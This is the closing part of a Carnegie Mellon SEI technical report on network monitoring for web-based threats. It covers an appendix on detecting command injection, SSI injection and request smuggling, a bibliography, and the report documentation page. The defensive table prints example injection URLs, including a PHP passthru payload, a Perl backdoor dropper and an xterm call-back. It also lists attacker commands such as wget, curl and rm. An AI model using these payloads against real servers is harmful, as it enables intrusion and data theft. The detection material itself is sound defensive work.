<tr><td>Server-Side Includes Injection</td><td>Scan for < ! # - / . “ - >
• Often used in both from inputs and HTTP headers.
• If SSI is not supposed to be enabled, these often indicate an attack.
• Some overlap with XSS and path traversal scanning.</td></tr>
<tr><td>Command Injection</td><td>Monitor for the following requests: (overlap with path traversal and SSI injection scanning)
• “%20” requests
– This is the hexadecimal value of a blank space. This does not necessarily indicate an exploit, but is something to look out for nonetheless. Some web applications may use these characters in valid requests, so check logs carefully. This request, however, is sometimes used to help execute commands (or to facilitate HTTP splitting/smuggling).
– For example: http://host/cgi-bin/lame.cgi?page=ls%20-al. The ls –al command on *nix systems is a request for a full directory listing. This can allow an attacker to</td></tr>
</table>

<table>
<tr><th>Vulnerability</th><th>Monitoring Solution</th></tr>
<tr><td></td><td>gather information about files on the system and possibly lead to methods for gaining further privileges.
• "|" requests
– The pipe character is used in *nix systems to redirect the output of one command into another command.
– For example: http://host/cgi-bin/lame.cgi?page=cat%20access_log|grep%20-i%20"searchterm". This request prints out (cats) the access_log file and searches for (grepping) an attacker-specified search term. Again, this can allow an attacker to gather information in order to gain further privileges.
• ";" requests
– The ";" character allows multiple commands to be executed in a row on a *nix system.
– For example: http://host/cgi-bin/lame.cgi?page=id;uname%20-a. This executes the id command followed by the uname command, allowing an attacker to gain information on the users of the system.
• "<?" requests
– This is often used to insert PHP into a remote web application. It can be possible to execute commands depending on server setup.
– For example: http://host/lame.php=<?passthru("id");?>. This could execute the id command locally under the privilege of the web server. The attacker can use this to gather information in order to gain further privileges.
• "`" requests
– The backtick character is used in Perl to execute commands. This is not normally used in any valid web applications, so if spotted take it very seriously.
– For example: http://host/cgi-bin/lame.cgi=`id`. This would execute the id command. This could be used to gather information or (with the ability to execute commands remotely) any number of things.
• "*" requests
– This is often used by attackers as an argument to a system command.
– For example: http://host/lame.asp?dir=..\..\..\WINNT\system32\cmd.exe?/c+DIR+e:\WINNT*.txt. This request is asking for all the text files within the e:\WINNT directory. These are often used to gather a list of log files, along with other important files. This should stand out in logs as it is not often used in web applications. An attacker can use this to gather information, to ultimately gain additional privileges, or to just steal confidential data.
• "~" requests
– The "~" character is sometimes used by attackers to determine valid users on the system.
– For example: http://host/~joe. This request is looking for the user "joe" on the remote system. Once a valid username is guessed, an attacker may try password guessing or brute-forcing the password. This can easily be misidentified as a valid request if the system has user pages in this format.
• "#, {}, ^, and []" requests
– These characters are used by an attacker to echo some source code into a file of a Perl or C program. Once a file is created and compiled/interpreted, the attacker could bind a shell to a port, giving them easy access. The left and right square brackets ([ ]) may also be used as a command argument in *nix systems. # may show up if an attacker is uploading a Perl script back door.
– For example: http://dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-backdoor"%20>/tmp/back.pl;/usr/bin/perl%20/tmp/back.pl%20-p1099. This is an example request that uploads a backdoor Perl script.
• "+" requests
– Sometimes the "+" is used as a blank space similar to "%20". This value is often used to pass arguments to a script. This character is widely used in web applications, so be sure to research yours to limit false positives.
– For example: http://site/scripts/root.exe?/c+dir+c:\. This shows a request to a back door called root.exe and passes an argument to it.
There are also a number of common commands an attacker will attempt to execute using the</td></tr>
</table>

Vulnerability	Monitoring Solution
	above requests: • “/bin/ls” – This command is requested in order to gain a listing of specific directories. • “cmd.exe” – This is the Windows shell. An attacker capable of running this is capable of doing almost anything on the Windows machine. • “/bin/id” – This is often requested in order to gain a listing of user and group ids. • “bin/rm” – This is requested to cause the deletion of files and is very dangerous if used maliciously. • “wget”, “curl”, “rcp”, “scp”, and “tftp” – These commands are often used by attackers and worms to download additional files, which can be used to gain further system privileges; wget and curl are *nix command, and tftp , rpc, and scp work on both *nix and NT. • “cat” – This is often used to view the contents of files, especially password files. • “echo” – This is often used to append data to files. • “ps” – This is often used to show a listing of running processes. It can tell an attacker if the remote host is running any security software and also give them information about other possible vulnerabilities. • “kill and killall” – This is often used to stop a system service or program. An attacker may use this to help cover his tracks. • “uname” – This is often used to tell an attacker the hostname of the remote system. Usually, uname -a is requested. • “cc, gcc, perl, python”, etc. – Often an attacker uses wget or tftp to download files; he or she then uses these to compile the exploit. From here anything is possible, including local system exploitation. • “mail” – This is often used by an attacker to email files to an email address the attacker owns. It may also be used to generate spam. • “xterm/Other X application” – This is often used to help gain shell access to a remote system. Take this very seriously; look for requests in your logs that contain “%20-display%20” as this is often used to help launch xterm or any other X application. – For example: http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1| • “chown, chmod, chgrp, chsh,” etc. – These allow an attacker to change permissions on a *nix system.
HTTP Splitting/Smuggling	The deployed IDPS or web application firewall (WAF) needs to scan to ensure a number of rules are followed: • Content-Length headers are only used for non-GET/HEAD methods. • Only ASCII characters are used in headers. • There is valid use of headers. Automated attack requests have the following characteristics: • missing headers • host header is an IP address

Vulnerability	Monitoring Solution
Cross-Site Request Forgery	Monitor for XSS. Ensure the Referer Header is from the original site.

Bibliography

URLs are valid as of the publication date of this document.

[1] M. Bishop, *Introduction to Computer Security*. Upper Saddle River, NJ: Pearson Education, 2005.

[2] R. Fielding. (1999, Jun.). Hypertext transfer protocol – HTTP/1.1. *RFC Editor* [Online]. Available: http://www.rfc-editor.org/rfc/rfc2616.txt

[3] OWASP. (2009, Feb.). Testing: Spiders, robots, and crawlers (OWASP-IG-001). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing:_Spiders,_Robots,_and_Crawlers_%28OWASP-IG-001%29

[4] Stack Overflow Internet Services, Inc. (2009, May). Identifying hostile web crawlers. *Stack Overflow* [Online]. Available: http://stackoverflow.com/questions/930028/identifying-hostile-web-crawlers

[5] OWASP. (2010, Jun.). Testing: Search engine discovery/reconnaissance (OWASP-IG-002). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing:_Search_engine_discovery/reconnaissance_%28OWASP-IG-002%29

[6] Google. (2010, Sep.). Remove a page or site from Google's search results. *Google Webmaster Central* [Online]. Available: http://www.google.com/support/webmasters/bin/answer.py?hl=en&answer=164734&rd=1

[7] OWASP. (2009, Jun.). Testing: Identify application entry points (OWASP-IG-003). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing:_Identify_application_entry_points_%28OWASP-IG-003%29

[8] B. Wilson. (2008, Oct. 31). MAMA: HTTP headers: "X-Powered-By" HTTP header field. *Dev Opera* [Online]. Available: http://dev.opera.com/articles/view/mama-http-headers/#xpoweredby

[9] S. Allen. (Accessed 2011, Jan.). ASP.NET X-Aspnet-version header. *Dot Net Perls* [Online]. Available: http://dotnetperls.com/x-aspnet-version

[10] Wikipedia. (2010, Sep.). X-forwarded-for. *Wikipedia* [Online]. Available: http://en.wikipedia.org/wiki/X-Forwarded-For

[11] Developer's Home. (Accessed 2011, Jan.). The x-wap-profile header and the profile header -- Find the UAProf document of a mobile device. *Developer's Home* [Online]. Available: http://www.developershome.com/wap/detection/detection.asp?page=profileHeader

[12] S. Shah. (2004, May). An introduction to HTTP fingerprinting. *Net-Square Solutions* [Online]. Available: http://net-square.com/httprint/httprint_paper.html

[13] D. Lee, J. Rowe, C. Ko, and K. Levitt, "Detecting and defending against Web-server fingerprinting," in *Proc. 18th Annu. Computer Security Applications Conf.*, Las Vegas, 2002, pp. 321–330.

[14] Rain Forest Puppy. (Accessed 2011, Jan.). A look at whisker's anti-IDS tactics. *wiretrip* [Online]. Available: http://www.wiretrip.net/rfp/txt/whiskerids.html

[15] OWASP. (2009, Jun.). Testing for application discovery (OWASP-IG-005): Black box testing and example. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Application_Discovery_%28OWASP-IG-005%29#Black_Box_testing_and_example

[16] E. Bell. (Accessed 2011, Jan.). dns-zone-transfer. *Nmap* [Online]. Available: http://nmap.org/nsedoc/scripts/dns-zone-transfer.html

[17] OWASP. (2009, May). Testing for Error Code (OWASP-IG-006). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Error_Code_%28OWASP-IG-006%29

[18] OWASP. (2010, Mar.). Testing for file extensions handling (OWASP-CM-005). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_file_extensions_handling_%28OWASP-CM-005%29

[19] OWASP. (2010, Mar.). Testing for file extensions handling (OWASP-CM-005): Black box testing and example - forced browsing. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_file_extensions_handling_%28OWASP-CM-005%29#Black_Box_testing_and_example_-_forced_browsing

[20] OWASP. (2010, Mar.). Testing for file extensions handling (OWASP-CM-005): Black box testing and example - file upload. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_file_extensions_handling_%28OWASP-CM-005%29#Black_Box_testing_and_example_-_File_Upload

[21] OWASP. (2010, Mar.). Testing for old, backup and unreferenced files (OWASP-CM-006). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Old,_Backup_and_Unreferenced_Files_%28OWASP-CM-006%29

[22] OWASP. (2010, Aug.). Testing for HTTP methods and XST (OWASP-CM-008). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29

[23] OWASP. (2010, Aug.). Testing for HTTP methods and XST (OWASP-CM-008): Arbitrary HTTP methods. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29#Arbitrary_HTTP_Methods

[24] J. Grossman. (2003, Jan.). Cross-site tracing (XST). WhiteHat Security, Santa Clara, CA. [Online]. Available: http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

[25] OWASP. (2010, Mar.). Testing for Path Traversal (OWASP-AZ-001). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Path_Traversal_%28OWASP-AZ-001%29

[26] Microsoft Corporation. (2010). Naming files, paths, and namespaces. *MSDN* [Online]. Available: http://msdn.microsoft.com/en-us/library/aa365247%28v=vs.85%29.aspx

[27] CGI Security. (2001, Nov.). Fingerprinting port 80 attacks: A look into web server, and web application attack signatures. *CGI Security* [Online]. Available: http://www.cgisecurity.com/fingerprinting-port-80-attacks-a-look-into-web-server-and-web-application-attack-signatures.html#

[28] CGI Security. (2002, Mar.). Fingerprinting port80 attacks: A look into web server, and web

application attack signatures: Part two. *CGI Security* [Online]. Available: http://www.cgisecurity.com/fingerprinting-port80-attacks-a-look-into-web-server-and-web-application-attack-signatures-part-two.html

[29] OWASP. (2009, Feb.). Testing for privilege escalation (OWASP-AZ-003). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Privilege_escalation_%28OWASP-AZ-003%29

[30] OWASP. (2009, Feb.). Testing for data validation. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Data_Validation

[31] The Mitre Corporation. (2010, Dec.). 2010 CWE/SANS top 25 most dangerous software errors. *Common Weakness Enumeration* [Online]. Available: http://cwe.mitre.org/top25/

[32] J. Grossman. (2006, Jul.). JavaScript malware, port scanning, and beyond. *Web Application Security Consortium* [Online]. Available: http://www.webappsec.org/lists/websecurity/archive/2006-07/msg00097.html

[33] M. Johns and J. Winter, "Protecting the intranet against 'JavaScript malware' and related attacks," in *Lecture Notes in Computer Science; Vol. 4579 Proc. 4th Int. Conf. Detection of Intrusions and Malware and Vulnerability Assessment*, Lucerne, Switzerland, 2007, pp. 40-59.

[34] M. Johns, "On JavaScript malware and related threats," *Journal in Computer Virology*, vol. 4, no. 3, pp. 161-178, Aug. 2008.

[35] A. Klein. (2002, Jun.). Cross site scripting explained. Sanctum Security Group. [Online]. Available: http://crypto.stanford.edu/cs155/papers/CSS.pdf

[36] OWASP. (2010, Jan.). Testing for reflected cross site scripting (OWASP-DV-001). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_%28OWASP-DV-001%29

[37] OWASP. (2009, Feb.). Testing for stored cross site scripting (OWASP-DV-002). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_%28OWASP-DV-002%29

[38] OWASP. (2010, Jul.). Testing for DOM-based cross site scripting (OWASP-DV-003). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_%28OWASP-DV-003%29

[39] OWASP. (2009, Aug.). Testing for cross site flashing (OWASP-DV-004). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Cross_site_flashing_%28OWASP-DV-004%29

[40] OWASP. (2009, Aug.). Testing for cross site flashing (OWASP-DV-004): Decompilation. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Cross_site_flashing_%28OWASP-DV-004%29#Decompilation

[41] OWASP. (2009, Aug.). Testing for cross site flashing (OWASP-DV-004): Unsafe methods. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Cross_site_flashing_%28OWASP-DV-004%29#Unsafe_Methods

[42] Rsnake. (2010, Aug.) XSS (cross site scripting) cheat sheet: Esp: For filter evasion. *ha.ckers* [Online]. Available: http://ha.ckers.org/xss.html

[43] J. Grossman. (2007, Jun.). Cross-site scripting worms & viruses: The impending threat & the

best defense. WhiteHat Security, Santa Clara, CA. [Online]. Available: http://www.whitehatsec.com/home/assets/WP5CSS0607.pdf

[44] K. Mookhey and B. Nilesh. (2004, Mar.). Detection of SQL injection and cross-site scripting attacks. *Symantec SecurityFocus* [Online]. Available: http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks

[45] OWASP. (2010, Mar.). SQL injection. *OWASP* [Online]. Available: http://www.owasp.org/index.php/SQL_Injection

[46] Wikipedia. (2010, May). SQL injection. *Wikipedia* [Online]. Available: http://en.wikipedia.org/wiki/SQL_injection

[47] OWASP. (2010, Jul.). Testing for SQL server. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_SQL_Server

[48] OWASP. (2009, Sep.). Blind SQL injection. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Blind_SQL_Injection

[49] OWASP. (2009, Feb.). Testing for Oracle. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Oracle

[50] OWASP. (2010, Jul.). Testing for MySQL. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_MySQL

[51] OWASP. (2009, Feb.). Testing for MS Access. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_MS_Access

[52] OWASP. (2010, Jul.). OWASP backend security project testing PostgreSQL. *OWASP* [Online]. Available: http://www.owasp.org/index.php/OWASP_Backend_Security_Project_Testing_PostgreSQL

[53] OWASP. (2010, Apr.). SQL injection prevention cheat sheet. *OWASP* [Online]. Available: http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

[54] OWASP. (2009, Feb.). Testing for SSI injection (OWASP-DV-009). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_SSI_Injection_%28OWASP-DV-009%29

[55] OWASP. (2009, May). Testing for command injection (OWASP-DV-013). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_Command_Injection_%28OWASP-DV-013%29

[56] A. Klein. (2004, Mar.). Divide and conquer – HTTP response splitting, web cache poisoning attacks, and related topics. Packet Storm. [Online]. Available: http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[57] C. Linhart, A. Klein, R. Heled, and S. Orrin, "HTTP request smuggling," Watchfire, 2005.

[58] OWASP. (2010, Aug.). Testing for CSRF (OWASP-SM-005). *OWASP* [Online]. Available: http://www.owasp.org/index.php/Testing_for_CSRF_%28OWASP-SM-005%29

[59] Wikipedia. (2010, May). Cross-site request forgery. *Wikipedia* [Online]. Available: http://en.wikipedia.org/wiki/Cross-site_request_forgery

[60] OWASP. (2010, Aug.). Cross-site request forgery (CSRF) prevention cheat sheet. *OWASP* [Online]. Available: http://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet

[61] S. Esser. (2006, Dec.). Bruteforcing HTTP Auth in Firefox with JavaScript. *PHP Security Blog* [Online]. Available: http://blog.php-security.org/archives/56-Bruteforcing-HTTP-Auth-in-Firefox-with-JavaScript.html

[62] M. Johns. (2006, Aug.). (somewhat) breaking the same-origin policy by undermining dns-pinning. *Security Focus* [Online]. Available: http://www.securityfocus.com/archive/107/443429/30/180/threaded

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington Headquarters Services, Directorate for information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188), Washington, DC 20503.

1. AGENCY USE ONLY	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
(Leave Blank)	February 2011	Final

4. TITLE AND SUBTITLE	5. FUNDING NUMBERS
Network Monitoring for Web-Based Threats	FA8721-05-C-0003

6. AUTHOR(S)

Matthew Heckathorn

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)	8. PERFORMING ORGANIZATION REPORT NUMBER
Software Engineering Institute Carnegie Mellon University Pittsburgh, PA 15213	CMU/SEI-2011-TR-005

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)	10. SPONSORING/MONITORING AGENCY REPORT NUMBER
HQ ESC/XPK 5 Eglin Street Hanscom AFB, MA 01731-2116	ESC-TR-2011-005

11. SUPPLEMENTARY NOTES

12A DISTRIBUTION/AVAILABILITY STATEMENT	12B DISTRIBUTION CODE
Unclassified/Unlimited, DTIC, NTIS	

13. ABSTRACT (MAXIMUM 200 WORDS)

This report models the approach a focused attacker would take in order to breach an organization through web-based protocols and provides detection or prevention methods to counter that approach. It discusses the means an attacker takes to collect information about the organization’s web presence. It also describes several threat types, including configuration management issues, authorization problems, data validation issues, session management issues, and cross-site attacks. Individual threats within each type are examined in detail, with examples (where applicable) and a potential network monitoring solution provided. For quick reference, the appendix includes all potential network monitoring solutions for the threats described in the report. Due to the ever-changing entity that is the web, the threats and protections outlined in the report are not to be taken as the definitive resource on web-based attacks. This report is meant to be a starting reference point only.

14. SUBJECT TERMS	15. NUMBER OF PAGES
network monitoring, web-based attacks, data validation vulnerability	130

16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UL